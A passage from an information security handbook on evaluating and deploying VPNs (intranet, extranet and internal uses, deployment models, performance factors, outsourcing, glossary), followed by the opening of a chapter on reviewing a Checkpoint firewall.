An intranet VPN connects fixed locations and branch and home offices within an enterprise WAN. An intranet VPN uses a site-to-site, or VPN gateway-to-VPN gateway, topology. The business benefits of an intranet VPN include reduced network infrastructure costs and increased information flow within an organization. Because the nature of an intranet is site to site, there is little impact on end-user desktops. The key criteria in evaluating VPN solutions for an intranet application are performance, interoperability with preexisting network infrastructure, and manageability. The technical benefits of an intranet VPN include reduced WAN bandwidth costs, more flexible topologies (e.g., fully meshed), and quick and easy connection of new sites.

EXHIBIT 40.3 Evaluation Profile for Remote Access VPN Server

Scalability (can the server meet connectivity requirements?)
Supports high-availability options
Integrates with preexisting user authentication systems
Hardware-based tunnel processing, encryption/decryption acceleration
Automated management of user authentication process
Supports industry VPN standards for interoperability
What authentication types are supported?
Does the VPN server run on a hardened operating system?
Is firewall integration on both the VPN client and server side possible?
Centralized client management features
Broad client support for desktop operating systems

The use of remotely configurable VPN appliances, a vendor-provided VPN hardware/software system, is indicated when there will be a lack of on-site administration and quick implementation timeframe. The value of VPN appliances becomes clear when comparing the time and effort needed to integrate hardware, operating system, and VPN server software using the more traditional "build-it-yourself" approach.

Class-of-service controls can be useful when performing traffic engineering to prioritize certain protocols over others. This becomes an issue, for example, when business requirements mandate that certain types of VPN traffic must have less latency than others. For example, streaming video or voice traffic requires a more continuous bit rate than a file transfer or HTTP traffic due to the expectations of the end user or the characteristics of the type of application.

Two limiting factors for general use of intranet VPNs that tunnel through the Internet are latency and lack of guaranteed bandwidth. Although these factors can also affect internationally deployed private WAN-based intranet VPNs, most companies cannot afford enough international private WAN bandwidth to compete against the low cost of VPN across the Internet. Performing a cost/benefit analysis may help in deciding whether to use a private WAN, an Internet-based intranet VPN, or an outsourced VPN service. Multi-Protocol Label Switching (MPLS) is a protocol that provides a standard way to prioritize data traffic. MPLS could be used to mitigate latency and guaranteed bandwidth issues. With MPLS, traffic can be segregated and prioritized so as to allow certain data to traverse across faster links than other data traffic. The benefit of using MPLS-enabled network components in IPSec VPN applications is that VPN traffic could be given priority over other data traffic, thereby increasing throughput and decreasing latency.

The topology of the VPN is an important consideration in the case of the intranet VPN. Many intranet VPNs require a mesh topology, due to the decentralized nature of an organization's information flow. In other cases, a hub-and-spoke topology may be indicated, in the case of centralized information flow, or in the case of a "central office" concept that needs to be implemented. If it is anticipated that network changes will be frequent, VPN solutions that support dynamic routing and dynamic VPN configuration are indicated. Dynamic routing is useful in the case where network addressing updates need to be propagated across the VPN quickly, with little to no human intervention required. Routing services ensure cost-effective migration to VPN infrastructures that provide robust bandwidth management without impacting existing network configurations. Dynamic VPN technology is useful where it is anticipated that spontaneous, short-lived VPN connectivity is a requirement. There is much ongoing research in the area of dynamic VPNs that promise to ease the administrative burden of setting up VPN tunnels in large-scale deployments.

Building an intranet VPN using the Internet is, in general, the most cost-effective means of implementing VPN technology. Service levels, however, as mentioned before, are generally not guaranteed on the Internet. While the lack of service level guarantees is true for general IP traffic, it is not universally so for intranet VPNs. While some ISPs and private-label IP providers (e.g., Digital Island) offer service level guarantees, this technology is only now maturing; and to get the most benefit from such service offerings, customers will typically build their intranets on top of a single ISP's IP network. When implementing an intranet VPN, businesses need to assess which trade-off they are willing to make between guaranteed service levels, pervasiveness of network access, and transport cost. Enterprises requiring guaranteed throughput levels should consider deploying their VPNs over a network service provider's private end-to-end IP network, or, potentially, Frame Relay, or build one's own private backbone.

Exhibit 40.4 provides a list of items that can be used when developing a set of evaluation criteria for an intranet VPN.

EXHIBIT 40.4 Evaluation Profile for a Site-to-Site Intranet VPN

Assumption: none
Support for automatic policy distribution and configuration
Mesh topology automatic configuration, support for hub-and-spoke topology
Network and service monitoring capability
Adherence to VPN standards if used in heterogeneous network
Class-of-service controls
Dynamic routing and tunnel setup capability
Scalability and high availability

Extranet VPN

Extranet VPNs allows for selective flow of information between business partners and customers, with an emphasis on highly granular access control and strong authentication. For example, security administrators may grant user-specific access privileges to individual applications using multiple parameters, including source and destination addresses, authenticated user ID, user group, type of authentication, type of application (e.g., FTP, Telnet), type of encryption, the day/time window, and even by domain.

An extranet VPN might use a user-to-central site model, in which a single company shares information with supply-chain and business partners, or a site-to-site model, such as the Automotive Network Exchange. If using the user-to-site model, then evaluation criteria are similar to remote access VPNs with the exception that the user desktop will not be under the control of the central site. Because the extranet user's computer is under the control of its own company security policy, there may be a conflict in security policy, implemented on the users' computer. In general, extranet partners in the user-to-site model will need to work together to reach an agreement as to security policy implementation at the user desktop, VPN client installation issues, help desk, ongoing maintenance if one partner is mandating the use of a particular VPN client, and liability issues should one partner's negligence lead to the compromise of the other partner's network. The hardware platforms supported by a vendor's VPN client will also be an issue that will require a survey of possible platforms that remote extranet partners will be using. For the most part, Web-based access is often used as the software client of choice in extranet environments, and SSL is often chosen as the security protocol. This greatly simplifies the configuration and maintenance issues that will need to be confronted. With an extranet VPN, it really does not matter whether all the participants use the same ISP, assuming acceptable quality of service is provided by whichever ISP is chosen. All that is required is for each member of the group to have some type of access to the Internet. The VPN software or equipment in each site must be configured with the IP address of the VPN equipment in the main site of the extranet.

Because the appeal of an extranet VPN is largely one of the ability to expand markets and increased strength of business relationships, from a marketing perspective it may be desirable to brand the extranet client software. This can be done, with some extranet VPN software and service providers, either at the Web page that is the extranet entry point (if using a Web browser as the software platform) or within the VPN client (if using the traditional client/server software model). In the consumer market, extranet VPNs can be used as an alternative to Web browser-based SSL. A situation in which IPSec VPNs would be preferable to Web browser-based SSL is when the customer is known and is likely to come back to the site many times. In other words, an extranet VPN would not necessarily work well in a consumer catalog environment where people might come once to make a purchase with a credit card.

A Web browser-based SSL is fine for spontaneous, simple transactional relationships, but an IPSec VPN client/server solution using digital certificates-based mutual authentication may be more appropriate for persistent business relationships that entail access to high-value data. Browser-based SSL could be appropriate for this kind of application if client-side certificates are used. The main idea is that once the user is known by virtue of a digital certificate, the access control features of a VPN can then be used to give this person access to different resources on the company's network. This level of control and knowledge of who the user is has led many companies to use digital certificates. Obviously, this is a concern in large-scale extranet VPN implementations. The issues related to the PKI within the extranet VPN are beyond the scope of this chapter.

Should an existing intranet VPN be used as the basis for implementing an extranet VPN? It depends on the level of risk acceptance and additional costs involved. Enabling an intranet to support extranet connections is a fairly simple undertaking that can be as basic as defining a new class of users with limited rights on a network. There are, however, several nuances to designing an extranet VPN that can directly impact the security of the data. One approach to enabling an extranet, for example, is to set up a demilitarized zone (for example, on a third interface of a perimeter firewall) to support outside users. This solution provides firewall protection for the intranet and the extranet resources, as well as data integrity and confidentiality via the VPN server.

Exhibit 40.5 shows a sample evaluation profile for an extranet VPN application. Below is a list of items that can be used when developing a set of evaluation criteria for an extranet VPN.

Securing the Internal Network

Due to constant insider threat to data confidentiality, companies now realize that internal network compartmentalization through the use of VPNs and firewalls is not just a sales pitch by security vendors trying to sell

EXHIBIT 40.5 Evaluation Profile for an Extranet VPN

Prefer strong mutual authentication over simple username/passwords
Access control and logging are very important
Prefer solutions that allow client customization for branding
Minimal desktop footprint (because the desktop is not under the control of the partner)
Minimal intrusiveness to normal application use
Silent installation of preconfigured VPN client and policy
Ease-of-use of the VPN client is key
Service level monitoring and enforcement support

more products. Although external threat is growing, the internal threat to data security remains constant. Therefore, an emerging VPN application is to secure the internal network.

There are many ways that a network can be partitioned from a network security perspective. One approach is to logically divide the internal network. Another approach is to physically partition the network. VPN technology can be used in both approaches. For example, physical compartmentalization can be accomplished by placing a target server directly behind a VPN server. Here, the only way the target server can be accessed is by satisfying the access control policy of the VPN server. The benefits here include simplicity of management, clearly defined boundaries, and a single point of access. An example of logical compartmentalization would be the case in which users who need access to a target server are given VPN client software. The users can be physically located anywhere on the internal network, locally or remote. The VPN client software automatically establishes an encrypted session with the target server, either directly or through an internal VPN gateway. The internal network is thereby logically "partitioned" via access control. Another logical partitioning scenario would be the case in which peer-to-peer VPN sessions need to be established on the internal network. In this case, two or more VPN clients would establish VPN connectivity, as needed, on an ad hoc basis. The benefit of this configuration is that dynamic VPNs could be set up with little user configuration needed, along with data privacy. The downside of this approach would be decreased user authentication strength if the VPN clients do not support robust user authentication in the peer-to-peer VPN.

There appears to be a shift in placement emphasis regarding where VPN functionality is implemented within the network hierarchy. With the introduction of Microsoft Windows 2000, VPN technology is being built into the actual operating system as opposed to being added later using specialized hardware and software. With this advent, the level of VPN integration that can be used to secure the internal network becomes much deeper, if implemented properly. VPN technology is being implemented at the server level as well in Microsoft Windows and with various versions of UNIX. Although this does not mean that this level of VPN integration is all that is needed to secure the internal network, it does encourage the concept of building in security from the beginning, and using it end-to-end. Implementation of a VPN directly on the target application server, to date, has a considerable impact on performance; thus, hardware acceleration for cryptographic functions is typically required.

The requirement to provide data confidentiality within the internal network can be met using the same deployment and management approaches used in implementing remote access VPN. The user community is generally the same. The hardware platform could be the same, especially with so many companies issuing laptop and other portable computers to their employees. One difference that must be considered is the security policy to be implemented on the VPN client while physically inside the internal network versus the policy needed when using the same hardware platform to remotely access the internal network via remote access VPN. The case might exist where it is prudent to have a tighter security policy when users are remotely logging in due to increased risk of unauthorized access to company data as it traverses a public transport such as the Internet. Although the risks are the same on internal or external access, the opportunity for attack is much greater when using the remote access VPN. There is another application of VPN technology on internal networks, which is to provide data confidentiality for communications across LANs. Due to the operational complexity of managing potentially *n*-squared VPN connections in a Microsoft File Sharing/SMB environment, however, some companies are investigating whether a single "group" or LAN key is sufficient — in such deployments, data confidentiality in transport is more important than authentication.

A sample evaluation profile for securing the internal network VPN application in Exhibit 9-6.

EXHIBIT 40.6 Evaluation Profile for Securing the Internal Network VPN Application

Strong user authentication
Strong access control
Policy-based encryption for confidentiality
In-transit data integrity
Low impact to internal network performance
Low impact on the internal network infrastructure
Low impact to user desktop
Ease of management
Integration with preexisting network components
Operational costs (may not be a big issue when weighed against the business objective)
VPN client issues:
User transparency (does the user have to do anything different?)
Automatic differentiation between remote access and internal VPN policy (can the VPN client auto adapt to internal/external security policy changes?)

VPN Deployment Models

There are four VPN server deployment models discussed in this chapter section: dedicated hardware/appliance, software based, router based, and firewall based. The type of VPN platform used depends on the level of security needed, performance requirements, network infrastructure integration effort, and implementation and operational costs. This discussion now concentrates on VPN server deployment considerations, as VPN client deployment was discussed in earlier chapter sections.

Dedicated Hardware VPN Appliance

An emerging VPN server platform of choice is that of a dedicated hardware appliance, or purpose-built VPN appliance. Dedicated hardware appliance usage has become popular due to fact that its single-purpose, highly optimized design is shown to be (in some respects) easier to deploy, easier to manage, easier to understand, and in many cases cost effective. The idea behind this type of platform is similar to the example of common household appliances. For example, very few people buy a toaster and then attempt to modify it after bringing it home. The concept to grasp here is turnkey.

These units are typically sold in standard hardware configurations that are not meant to be modified by the purchaser. Purpose-built VPN appliances often have the advantage over other platforms when it comes to high performance due to the speed efficiency of performing encryption in hardware. Most purpose-built VPN appliances are integrated into a specialized real-time operating system optimized to efficiently run on specially designed hardware. Many low-end VPN appliances use a modified Linux or BSD operating system running on an Intel platform. Many VPN appliances can be preconfigured, shipped to a remote site, and easily installed and remotely managed. The advantage here is quick implementation in large-scale deployments. This deployment model is used by large enterprises with many remote offices, major telecom carriers, ISPs, and managed security service providers. If an enterprise is short of field IT personnel, VPN appliances can greatly reduce the human resource requirement for implementing a highly distributed VPN.

One approach to rolling out a large-scale, highly distributed VPN using hardware VPN devices is to: (1) preconfigure the basic networking parameters that will be used by the appliance, (2) pre-install the VPN appliance's digital certificate, (3) ship the appliance to its remote location, and (4) then have someone at the remote location perform the rudimentary physical installation of the appliance. After the unit is plugged into the power receptacle and turned on, the network cables can be connected and the unit should then be ready for remote management to complete the configuration tasks as needed. Drawbacks to the use of the VPN appliances approach include the one-size-fits-all design concept of VPN appliance products, which does not always allow for vendor support of modifications of the hardware in a VPN appliance. Additionally, VPN appliances that use proprietary operating systems may mean learning yet another operating system and may

not cleanly interoperate with existing systems management tools. The bottom line is: if planning to modify the hardware of a VPN appliance oneself, then VPN appliances may not be the way to go.

Many carrier-class VPN switches — VPN gateways that are capable of maintaining tens of thousands of separate connections — are another class of VPN component that fits the requirements of large-scale telecommunications networks such as telcos, ISPs, or large enterprise business networks. Features of carrier-class VPN gateways include quick and easy setup and configuration, allowing less-experienced personnel to perform installations. High throughput, which means it can meet the needs of a growing business, and easy-to-deploy client software are also differentiators for carrier-class VPN gateways.

Software-Based VPNs

Software-based VPN servers usually require installation of VPN software onto a general-purpose computer running on a general-purpose operating system. Typical operating systems that are supported tend to be whatever operating system is the market leader at the time. This has included both Microsoft Windows-based and UNIX-based operating systems. Some software-based VPNs will manipulate the operating system during installation to provide security hardening, some level of performance optimization, or fine-tuning of network interface cards. Software-based VPNs may be indicated if the VPN strategy is to upgrade or "tweak" major components of the VPN hardware in some way due to the turnkey concept of the appliance approach. Also, the software VPN approach is indicated if one plans to minimize costs by utilizing existing general-purpose computing hardware.

Disadvantages of software-based VPN servers are typically performance degradation when compared to purpose-built VPN appliances, the server hardware and operating system must be acquired if not available, the additional cost for hardware encryption cards, and the additional effort required to harden the operating system. Applying appropriate scalability techniques such as load balancing and using hardware encryption add-on cards can mitigate these disadvantages. Also, the VPN software-only approach has a generally less-expensive upfront purchase price. Sometimes, the software is built into the operating system; for example, Microsoft Windows 2000 Server includes an IPSec VPN server.

Some vendors' software VPN products are supported on multiple platforms that cannot be managed using a central management console or have a different look and feel on each platform. To ensure consistent implementation and manageability, it makes sense to standardize on hardware platforms and operating systems. By standardizing on platforms, the learning curve can be minimized and platform-based idiosyncrasies can be eliminated.

Router-Based VPNs

One low-cost entry point into deploying a VPN is to use existing routers that have VPN functionality. By leveraging existing network resources, implementation costs can be lowered, and integration into network management infrastructure can more easily be accomplished. Many routers today support VPN protocols and newer routers have been enhanced to more efficiently process VPN traffic. However, a router's primary function is to direct network packets from one network to another network; therefore, a trade-off decision may have to be made between routing performance and VPN functionality. Some router models support hardware upgrades to add additional VPN processing capability. The ability to upgrade existing routers provides a migration path as the VPN user community grows. Many router-based VPNs include support for digital certificates. In some cases, the digital certificates must be manually requested and acquired through the use of cutting and pasting of text files. Depending on the number of VPN nodes, this may affect scalability. VPN-enabled routers require strong security management tools — the same kinds of tools normally supplied with hardware appliance and software VPNs.

Where should the router-based VPN tunnel terminate? The tunnel can be terminated in either of two places: outside the network perimeter when adding VPN to an access router, or terminating tunneled traffic behind the firewall when adding VPN to an interior router.

Firewall-Based VPNs

Firewalls are designed to make permit/deny decisions on traffic entering a network. Many companies are have already implemented firewalls at the perimeter of their networks. Many firewalls have the ability to be upgraded

for use as VPN endpoints. If this is the case, for some organizations it may make sense to investigate the VPN capability of their existing firewall. This is another example of leveraging existing network infrastructure to reduce upfront costs. A concern with using firewalls as a VPN endpoint would be performance. Because all traffic entering or leaving a network goes through a firewall, the firewall may already be overloaded. Some firewall vendors, however, offer hardware encryption add-ons. As with any configurable security device, any changes made to a firewall can compromise its security. VPN management is enhanced through use of a common management interface provided by the firewall. As the perimeter firewall, this is an ideal location for the VPN because it isolates the ingress/egress to a single point. Adding the VPN server to the firewall eliminates the placement issues associated with hardware, software, and router VPNs; for example, should encrypted packets be poked through a hole in the firewall, what happens if the firewall performs NAT, etc.?

The firewall/VPN approach also allows for termination of VPN tunnels at the firewall, decryption, and inspection of the data. A scenario in which this capability is advantageous is when firewall-based anti-virus software needs to be run against data traversing the VPN tunnel.

General Management Issues for Any VPN

The question arises as to who should manage the software-based VPN. Management can be divided between a network operations group, a security group, and the data owner. The network operations will need to be included in making implementation and design decisions, as this group is usually charged with maintaining the availability of a company's data and data integrity. The security group would need to analyze the overall system design and capability to ensure conformance to security policy. The data owner, in this case, refers to the operational group that is using the VPN to limit access. The data owner could be in charge of access control and user account setup. In an ideal situation, this division of labor would provide a distributed management approach to VPN operations. In practice, there is rarely the level of cooperation required for this approach to be practical.

Evaluating VPN Performance

To this point, we have discussed the criteria for evaluating VPNs from end-user and administrator perspectives. However, it is also insightful to understand how VPN vendors establish benchmarks for performance as a marketing tool. Many vendors offer VPN products that they classify by the number of concurrent VPN connections, by the maximum number of sessions, or by throughput. Most security professionals are interested in how secure the implementation is; most network operations staff, especially ISP staff, are interested in how many clients or remote user tunnels are supported by a VPN gateway. An IPSec remote user tunnel can be defined as the completion of IKE phase 1 and phase 2 key exchanges. These phases must be completed to create a secure tunnel for each remote communications session, resulting in four security associations. This is a subjective definition because vendors typically establish various definitions to put their performance claims in the best possible light.

Although many vendors provide a single number to characterize VPN throughput, in real-world deployments, performance will vary depending on many conditions. This chapter section provides a summary of the factors that affect throughput in real-world deployments.

Packet Size

Most VPN operations, such as data encryption and authentication, are performed on a per-packet basis. CPU overhead is largely independent of packet size. Therefore, larger packet sizes typically result in higher data throughput figures. The average size of IP packets on the Internet is roughly 300 bytes. Unfortunately, most vendors state VPN throughput specifications based on relatively large average packet sizes of 1000 bytes or more. Consequently, organizations should ask vendors for throughput specifications over a range of average packet sizes to better gauge expected performance.

Encryption and Authentication Algorithms

Stronger encryption algorithms require greater system resources to complete mathematical operations, resulting in lower data throughput. For example, VPN throughput based on DES (56-bit strength) encryption may

be greater than that based on 3DES (168-bit strength) encryption. Stream ciphers are typically faster than block ciphers.

Data authentication algorithms can have a similar effect on data throughput. For example, using MD5 authentication may result in a slightly greater throughput when compared with SHA1.

Host CPU

Software-based VPN solutions provide customers with a choice of central processors, varying in class and clock speed. Host processing power is especially critical with VPN products not offering optional hardware-based acceleration. VPN testing has shown that performance does not linearly increase by adding additional general-purpose CPUs to VPN servers. One vendor claims that on a Windows NT server, if one processor is 100 percent loaded, adding a second processor frees CPU resources by only 5 percent. The vendor claims a sevenfold increase in throughput when using encryption acceleration hardware instead of adding general-purpose CPUs to the server. In other cases, the price/performance of adding general-purpose CPUs compared to adding hardware acceleration weighs against the former. In one case, the cost of adding the general-purpose CPU was approximately twice the price of a hardware acceleration card, with substantially less performance increase. Speed is not just a factor of CPU, but also a factor of I/O bus, RAM, and cache. Reduced Instruction Set CPUs, RISC processors, are faster than general-purpose CPUs, and Application-Specific Integrated Circuits, ASICs, are typically faster at what they are designed to do than RISC processors.

Operating System and Patch Levels

Many software-based VPN solutions provide customers with a choice of commercial operating systems. Although apples-to-apples comparisons of operating systems are difficult, customers should make sure that performance benchmarks are specific to their target operating system. Also, operating system patch levels can have a significant throughput impact. Usually, the most current operating system patch levels deliver better performance. If the VPN requirement is to use operating system-based VPN technology, consider software products that perform necessary "hardening" of operating systems, as most software firewalls do. Consider subscribing to ongoing service plans that offer software updates, security alerts, and patch updates.

Network Interface Card Drivers

Network interface card (NIC) version levels can affect throughput. Usually, the most updated network interface card drivers deliver the best performance. A number of network interface card manufacturers now offer products that perform complementary functions to IPSec-based VPNs. NICs can be installed in user computers or IPSec VPN gateways that perform encryption/decryption, thereby increasing system performance while decreasing CPU utilization. This is achieved by installing a processor directly on the NIC, which allows the NIC to share a greater load of network traffic processing so the host system can focus on servicing applications.

Memory

The ability of a VPN to scale on a remote user tunnel basis depends on the amount of system memory installed in the gateway server. Unlike many VPN appliance solutions (which are limited by a fixed amount of memory), a software-based VPN is limited in its support of concurrent connections and remote user tunnels by maximum number of concurrent connections established by the kernel. In some cases, concurrent connections are limited by VPN application proxy connection limits, which are independent of the host's kernel limits. However, it is important to understand that most VPN deployments are likely to run into throughput limitations before reaching connection limitations. Only by combining the memory extensibility of software-based VPN platforms and throughput benefits of dedicated hardware can the best of both worlds be achieved. Consider the following hypothetical example. An organization has a 30-Mbps Internet link connected to a software-based VPN with a hardware accelerator installed. For this organization, the required average data rate for a single remote user is approximately 40K. In this scenario, the VPN will support approximately 750 concurrent remote users (30 Mb/40K.) Once the number of users increases beyond 750 users, average data rates and the corresponding user experience will begin to decline. It is clear from this example that reliable, concurrent user support is more likely to be limited by software-based VPN gateway throughput than by limitations in the number of

connections established. From this perspective, the encryption accelerator card is a key enabler in scaling a software-based VPN deployment to support thousands of users.

A single number does not effectively characterize the throughput performance of a VPN. The size of packets being transferred by the system, for example, has a major impact on throughput. System performance degrades with smaller packet sizes. The smaller the packet size, the greater the number of packets processed per second, the higher the overhead, and thus the lower the effective throughput. An encryption accelerator card can be tuned for both large and small packets to ensure performance is optimized for all packet sizes. Other factors that can affect performance include system configuration (CPU, memory, cache, etc.), encryption algorithms, authentication algorithms, operating system, and traffic types. Most of these factors apply to all VPN products. Therefore, do not assume that performance specifications of competitive VPN products mean that those numbers can be directly compared or achieved in all environments.

Data Compression Helps

To boost performance and improve satisfaction among end users, a goal to reach for is to minimize delay across the VPN. One way to minimize delay is to send less traffic. This goal can be achieved by compressing data before it is put on the VPN. Performance gains from compression vary, depending on what kind of data is being sent; but, in general, once data is encrypted, it just does not compress as well as it would have unencrypted. Data compression is an important performance enhancer, especially when optimizing low-bandwidth analog dialup VPN access, where MTU size and fragmentation can be factors.

Is Raw Performance the Most Important Criteria?

According to a recent VPN user survey whose goal was to discover which features users think are most important in evaluating VPNs and what they want to see in future offerings, performance was rated higher than security as a priority when evaluating VPNs. This marks a shift in thinking from the early days of VPN when few were convinced of the security of the underlying technology of VPN.

This is particularly true among security professionals who rate their familiarity with VPN technologies and products as "high." Those who understand VPNs are gaining confidence in security products and realize that performance and management are the next big battles. According to the survey results, many users feel that while the underlying security components are a concern, VPN performance must not be sacrificed. According to the survey, users are much more concerned about high-level attributes, such as performance, security of implementation, and usability, and less concerned about the underlying technologies and protocols of the VPN.

Outsourcing the VPN

Outsourcing to a knowledgeable service provider can offer a sense of security that comes from having an expert available for troubleshooting. Outsourcing saves in-house security managers from the problems associated with physically upgrading their VPNs every time branch offices are setting and testing remote users who need to be added to the network. Unless a company happens to have its own geographically dispersed backbone, then at least the transit portion of the VPN will have to be outsourced to an Internet access service provider or private IP network provider. However, a generic Internet access account does not provide much assurance that the VPN traffic will not get bogged down with the rest of the traffic on the Internet during peak hours. The ISP or VPN service provider can select and install the necessary hardware and software, as well as assume the duties of technical support and ongoing maintenance.

Exhibit 40.7 lists some factors to consider when evaluating a VPN service provider.

Reliability

If users are not able to get on to the network and have an efficient connection, then security is irrelevant. If the goal of the VPN is to provide remote access for mobile workers, then a key aspect of performance is going to be the number of points of presence the service provider has in the geographic regions that will require service, as well as guarantees the service provider can make in terms of its success rates for dialup access. For example, one VPN service provider (provides transport and security services) offers 97 percent busy-free dialing

EXHIBIT 40.7 Evaluating a VPN service provider

Factors to consider when evaluating a VPN service provider include:
Quality of service
Reliability
Security
Manageability
Securities of the provider's own networks and network operations centers
Investigate the hiring practices of the provider (expertise, background checks)
What pre- and post-deployment services does the provider offer (vulnerability assessment, forensics)

for remote access, with initial modem connect speeds of 26.4 KBps or higher, 99 percent of the time. Another VPN service provider (provides transport and security services) promotes 100 percent network availability and a 95 percent connection success rate for dialup service. When such guarantees are not met, the service provider typically promises some sort of financial compensation or service credit. VPN transport and security services can be outsourced independently.

However, if the main goal is to provide a wide area network for a company, overall network availability and speed should be a primary concern. Providers currently measure this by guaranteeing a certain level of performance, such as throughput, latency, and availability, based on overall network averages. Providers that build their own backbones use them to support many customer VPNs. Some VPN service providers provide private WAN service via Asynchronous Transfer Mode or Frame Relay transport for customer VPNs. This way, VPN traffic does not have to compete for bandwidth with general Internet traffic, and the VPN service provider can do a better job of managing the network's end-to-end performance.

Quality of Service

VPN service providers are beginning to offer guarantees for performance-sensitive traffic such as voice data and multimedia. For example, a network might give higher priority to a streaming video transmission than to a file download because the video requires speedy transmission for it to be usable. The current challenge is to be able to offer this guarantee across network boundaries. While it is currently possible with traffic traveling over a single network, it is almost impossible to do for traffic that must traverse several networks. This is because, although standards like MPLS are evolving, there is no current single standard for prioritizing traffic over a network, much less the Internet.

To ensure better performance, many VPN service providers offer service level agreements. For an extra charge, commensurate with the quality of service, a VPN service provider can offer its customers guarantees on throughput, dial-in access, and network availability. Some VPN service providers have their own private Frame Relay or Asynchronous Ttransfer mode networks over which much of the VPN traffic is routed, enhancing performance.

Security

A VPN provides security through a combination of encryption, tunneling, and authentication/authorization. A firewall provides a perimeter security defense by allowing only trusted, authorized packets or users access to the corporate network. Companies can opt to have their VPN service provider choose the security method for their VPN and can either manage it in-house or allow the service provider to manage this function. Another option is for the customer to handle the security policy definition of the VPN entirely. Most security managers prefer to retain some control over their network's security, mainly in the areas of end-user administration, policy, and authentication. A company might opt to do its own encryption, for example, or administer its own security server, but use the VPN service provider for other aspects of VPN management, such as monitoring and responding to alerts. The decision of whether or not to outsource security, for some, has to do with the size and IT resources of a company. For others, outsource decisions have more to do with the critical nature of the corporate data and the confidence the IT manager has in outsourcing in general.

Exhibit 40.7 enumerates factors to be considered when evaluating outsourced VPNs.

Manageability

Another issue to consider is the sort of management and reporting capabilities that are needed from the VPN service provider. Many VPN service providers offer subscribers some sort of Web-based access to network performance data and customer usage reports. Web-based tools allow users to perform tasks such as conducting updates of remote configurations, adding/deleting users, controlling the issuance of digital certificates, and monitoring performance-level data. Check if the VPN service provider offers products that allow split administration so that customers can add and delete users and submit policy changes at a high level.

Summary

Establishing a VPN evaluation strategy will allow security professionals to sort out vendor hype from actual features that meet a company's own VPN system requirements. The key is to develop a strategy and set of criteria that match the VPN application type that is needed. The evaluation criteria should define exactly what is needed. A hands-on lab evaluation will help the security professional understand exactly what will be delivered. Pay particular attention to the details of the VPN setup and be vigilant with any VPN service provider or product vendor that is selected.

Similarly, a well-thought-out VPN deployment strategy will help keep implementation costs down, increase user acceptance, and accelerate the return on investment. The deployment strategy will vary, depending on the type of VPN application and deployment model chosen.

Vendors traditionally want to streamline the sales cycle by presenting as few decision points as possible to customers. One way this is done is to oversimplify VPN product performance characteristics. Do you want a size small, medium, or large? Do you want a 10-user VPN server, 100-user VPN server, or mega-user VPN server? Do you want the 100-MHz or 1-Gigabit model? Insist that VPN vendors provide the parameters used to validate their claims. It is important that security professionals understand the metrics and validation methodologies used by vendors. Armed with this knowledge, security professionals can make informed decisions when selecting products.

There are many options available for implementing VPNs. Managed security service providers can ease some of the burden and help implement VPNs quickly. However, security professionals will do well to exercise due diligence when selecting a service provider.

Glossary

ATM (Asynchronous Transfer Mode) A means of digital communications that is capable of very high speeds; suitable for transmission of images or voice or video as well as data. Commonly deployed in backbone networks.

DSL (Digital Subscriber Line) A generic name for a family of high-speed digital lines being provided by competitive local exchange carriers and local phone companies to provide broadband access to their subscribers.

FTP (File Transfer Protocol) A protocol that allows users to copy files between their local system and any system they can reach on a network. Consists of FTP client and FTP server.

IKE (Internet Key Exchange) A protocol used in IPSec VPNs to establish security parameters for use during an IPSec VPN session (referred to as a security association).

IPSec (IP Security protocol) A standard suite of protocols used in VPNs which defines encryption and data integrity algorithms and rules determining the format and transmission of secure IP packets.

Kbps Kilobits per second.

Mbps Megabits per second.

MSP (Managed Security Service Provider) A class of network infrastructure provider that offers to assume various network security tasks on behalf of its customers. VPN service providers provide VPN server/client deployment assistance and operational management of VPNs.

SSL (Secure Socket Layer) A security protocol that was originally developed by Netscape. SSL has been universally accepted on the World Wide Web for authenticated and encrypted communication between clients and servers. SSL is usually associated with browsers, although it can be used to secure other TCP/IP protocols, such as FTP. SSL has evolved into TLS.

TLS (Transport Layer Security protocol) An IETF draft standard protocol that provides communications privacy over the Internet. The protocol allows client/server applications to communicate in a way that is designed to prevent eavesdropping, tampering, and message forgery.

VPN client Software that resides on individual users computer that establishes a VPN tunnel to a VPN server.

VPN server A device (IPSec security gateway) that resides at a central location and terminates a VPN tunnel. Communicates with VPN clients and other VPN servers. Can be hardware or software based.

VPN (Virtual Private Network) A network that provides the ability to transmit data that ensures confidentiality, authentication, and data integrity.

HOW TO PERFORM A SECURITY REVIEW OF A CHECKPOINT FIREWALL

Ben Rothke, CISSP

Altered States was not just a science fiction movie about a research scientist who experimented with altered states of human consciousness; it is also a metaphor for many firewalls in corporate enterprises.

In general, when a firewall is initially installed, it is tightly coupled to an organization's security requirements. After use in a corporate environment, the firewall rule base, configuration, and underlying operating system often gets transformed into a radically different arrangement. This altered firewall state is what necessitates a firewall review.

A firewall is only effective to the degree that it is properly configured. And in today's corporate environments, it is easy for a firewall to become misconfigured. By reviewing the firewall setup, management can ensure that its firewall is enforcing what it expects, and in a secure manner.

This chapter focuses on performing a firewall review for a Checkpoint Firewall-1.[1] Most of the information is sufficiently generic to be germane to any firewall, including Cisco PIX, NAI Gauntlet, Axent Raptor, etc. One caveat: it is important to note that a firewall review is not a penetration test. The function of a firewall review is not to find exploits and gain access into the firewall; rather, it is to identify risks that are inadvertently opened by the firewall.

Finally, it must be understood that a firewall review is also not a certification or guarantee that the firewall operating system or underlying network operating system is completely secure.

The Need for a Firewall Review

Firewalls, like people, need to be reviewed. In the workplace, this is called a performance review. In the medical arena, it is called a physical. The need for periodic firewall reviews is crucial, as a misconfigured firewall is often worse than no firewall. When organizations lack a firewall, they understand the risks involved and are cognizant of the fact that they lack a fundamental security mechanism. However, a misconfigured firewall gives an organization a false sense of security.

In addition, because the firewall is often the primary information security mechanism deployed, any mistake or misconfiguration on the firewall trickles into the entire enterprise. If a firewall is never reviewed, any of these mistakes will be left unchecked.

Review, Audit, Assessment

Firewall reviews are often called audits. An audit is defined as "a methodical examination and review." As well, the terms "review," "assessment," and "audit" are often synonymous. It is interesting to note that when security groups from the Big Five[2] accounting firms perform a security review, they are specifically prohibited from using the term "audit." This is due to the fact that the American Institute of Certified Public Accounts (www.aicpa.org), which oversees the Big Five, prohibits the use of the term "audit" because there is no set of official information security standards in which to audit the designated environment.

On the other hand, financial audits are performed against the Generally Accepted Accounting Principles (GAAP). While not a fixed set of rules, GAAP is a widely accepted set of conventions, standards, and procedures for reporting financial information. The Financial Accounting Standards Board (www.fasb.org) established GAAP in 1973. The mission of the Financial Accounting Standards Board is to establish and improve standards of financial accounting and reporting for the guidance and education of the public, including issuers, auditors, and users of financial information.

